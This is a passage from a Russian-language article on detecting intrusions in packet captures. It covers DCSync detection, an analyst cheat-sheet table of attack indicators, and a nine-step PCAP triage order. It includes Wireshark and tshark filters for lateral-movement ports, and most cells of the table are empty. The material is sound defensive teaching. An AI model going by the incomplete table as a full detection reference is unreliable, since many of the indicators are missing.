С DsGetNCChanges все проще. Этот вызов используют ограниченные группы хостов: прежде всего контроллеры домена, которые реплицируют данные между собой. Права на репликацию также могут быть у систем резервного копирования, синхронизации каталогов и решений класса IdM (identity management). Поэтому учетные записи с такими правами нужно профилировать заранее, чтобы не принимать легитимную репликацию за инцидент.
Если все легитимные источники репликации исключены, разбирать содержимое пакетов уже не нужно. Достаточно самого факта, что запрос на репликацию пришел от учетной записи, у которой таких прав быть не должно.
Все разобранные примеры связывает общая особенность: ни в одном из них ответ не дает отдельно взятый пакет. Загрузка файла, регулярное соединение с внешним адресом, запрос TGS‑билета, обращение к сетевому ресурсу — каждое из этих событий десятки раз за день происходит в любой корпоративной сети по рабочим причинам.
Значение появляется в связи между событиями. Обращение к новому домену предшествует загрузке вредоносного ПО, следом появляется канал управления, затем тот же хост запрашивает билеты к десяткам сервисов и начинает подключаться к соседним машинам, а под конец наружу уходят гигабайты данных. Разложенные по времени, эти события перестают быть набором строк в дампе и складываются в последовательность действий злоумышленника.
На протяжении всего разбора мы постоянно учитываем два признака: характерно ли такое поведение для конкретной системы с учетом ее роли и что происходило до и после найденного события.
Шпаргалка аналитика
Ниже собраны основные признаки из предыдущих глав и точки, с которых удобно начинать проверку. Это не готовые правила детектирования: каждый признак нужно оценивать с учетом роли хоста, его обычного поведения и событий рядом по времени.
| Активность | Что искать | Где смотреть |
|---|---|---|
|
Известный IoC |
|
|
|
Веб‑атака |
|
|
|
Автоматизированный HTTP‑клиент |
|
|
|
Веб‑шелл |
|
|
|
Доставка вредоносного ПО |
Новый домен или редирект → загрузка файла или крупный входящий объем → новое внешнее соединение |
|
|
Beaconing |
|
|
|
Реверс‑шелл |
|
|
|
DGA |
|
|
|
DNS‑туннелирование |
|
|
|
Подозрительный TLS |
|
Wireshark: tshark: Zeek: * Сертификат виден в TLS 1.2 и ниже. В TLS 1.3 он передается зашифрованным. SNI доступен в обеих версиях и скрывается только при использовании ECH |
|
C2 через легитимный сервис |
|
|
|
Kerberoasting |
|
|
|
Горизонтальное перемещение |
|
Wireshark: tcp.port == 445 || tcp.port == 3389 || tcp.port == 5985 || tcp.port == 5986; smb2.tree; smb.path; Statistics → Conversations tshark: -Y 'tcp.port==445 || tcp.port==3389 || tcp.port==5985 || tcp.port==5986 || tcp.port==135' -T fields -e ip.src -e ip.dst -e tcp.dstport Zeek: |
|
WMI/RPC |
Обращение на 135 → переход на динамический порт → WMI/DCOM‑вызовы, |
|
|
DCSync |
|
|
|
Возможная эксфильтрация |
|
|
Порядок анализа незнакомого PCAP
Работу с незнакомым дампом удобно вести от общей картины к конкретному соединению:
1. Протоколы. Посмотреть Protocol Hierarchy и определить, из чего состоит дамп. Необычный протокол еще не означает атаку, но помогает понять, куда двигаться дальше.
2. Конечные точки. Проверить, какие хосты присутствуют в PCAP, кто передал больше всего данных и какие внешние адреса встречаются в трафике.
3. Соединения. Перейти от отдельных адресов к их взаимодействиям. Смотреть на объем, направление и продолжительность соединений.
4. Необычные назначения, объемы и длительность. Найти новые внешние адреса, крупные передачи, сильно асимметричные потоки и долгоживущие соединения. Важно учитывать назначение хоста: одинаковое поведение может быть нормальным для сервера и нетипичным для рабочей станции.
5. DNS / HTTP / TLS. Уточнить контекст найденных соединений. DNS показывает запрашиваемые имена, открытый HTTP позволяет увидеть URI и параметры, TLS оставляет SNI, сертификаты и другие метаданные.
6. Периодичность и повторяемость. Проверить, как часто возникают соединения, насколько стабильны интервалы между ними и продолжается ли активность ночью или в выходные. Так можно обнаружить beaconing и другие автоматизированные взаимодействия.
7. Внутренние соединения. Проверить, не начал ли интересующий хост обращаться к другим системам по SMB, RDP, WinRM, RPC или Kerberos. Такие изменения могут указывать на развитие атаки внутри инфраструктуры.
8. События до и после найденного отклонения. Расширить временной диапазон. Выяснить, что предшествовало соединению, был ли DNS‑запрос, загрузка файла или входящий запрос, а также какие новые адреса, протоколы и соединения появились после.
9. Детальный разбор конкретной сессии. Переходить к фильтрам по конкретным адресам и потокам, разобрать поля протокола и использовать команду Follow Stream.
В результате при анализе PCAP важно постоянно учитывать два признака: характерно ли найденное поведение для этого хоста и что происходило рядом с ним по времени. Один признак редко дает готовый ответ, но несколько связанных событий позволяют восстановить последовательность действий.
Заключение
Злоумышленник на захваченном хосте распоряжается почти всем: журналами, телеметрией, файлами, временными метками. Он может стереть свои инструменты, остановить сбор логов и не оставить на диске следов. Но пакеты, которые он отправил, уже ушли за пределы машины и попали в дамп на сенсоре, NetFlow на маршрутизаторе, логи прокси и корпоративного DNS. Эти данные записаны там, где злоумышленник не контролирует систему.
При этом трафик не дает полной картины. Он не покажет командную строку процесса, его родителя или содержимое зашифрованной сессии, а также не заменит EDR, журналы событий или антивирусы. Зато сетевые данные остаются там, где этих источников нет: на принтерах, промышленных контроллерах, личных ноутбуках подрядчиков и машинах, где защиту успели отключить.
Шифрование сужает картину, но не скрывает ее. Кто первым установил соединение, как долго оно длилось, сколько данных ушло в каждую сторону, с какой периодичностью повторялись обращения и каким клиентом устанавливалось соединение — все это можно получить из дампа без расшифровки содержимого.
Получается, что читать PCAP значит не разбирать каждый пакет до последнего бита, а идти от общей картины к конкретному соединению и на каждом шаге проверять, свойственно ли найденное поведение этой системе и что происходило рядом с ним по времени.
И вредоносная активность выявляется не по одной сигнатуре или единственному адресу, а по цепочке: загрузка вредоносного ПО, канал управления с регулярными обращениями, перебор SPN на контроллере домена, новые сессии с соседними машинами, передача больших объемов данных наружу. Каждое событие по отдельности может иметь легитимное объяснение. Вместе они позволяют восстановить последовательность действий злоумышленника.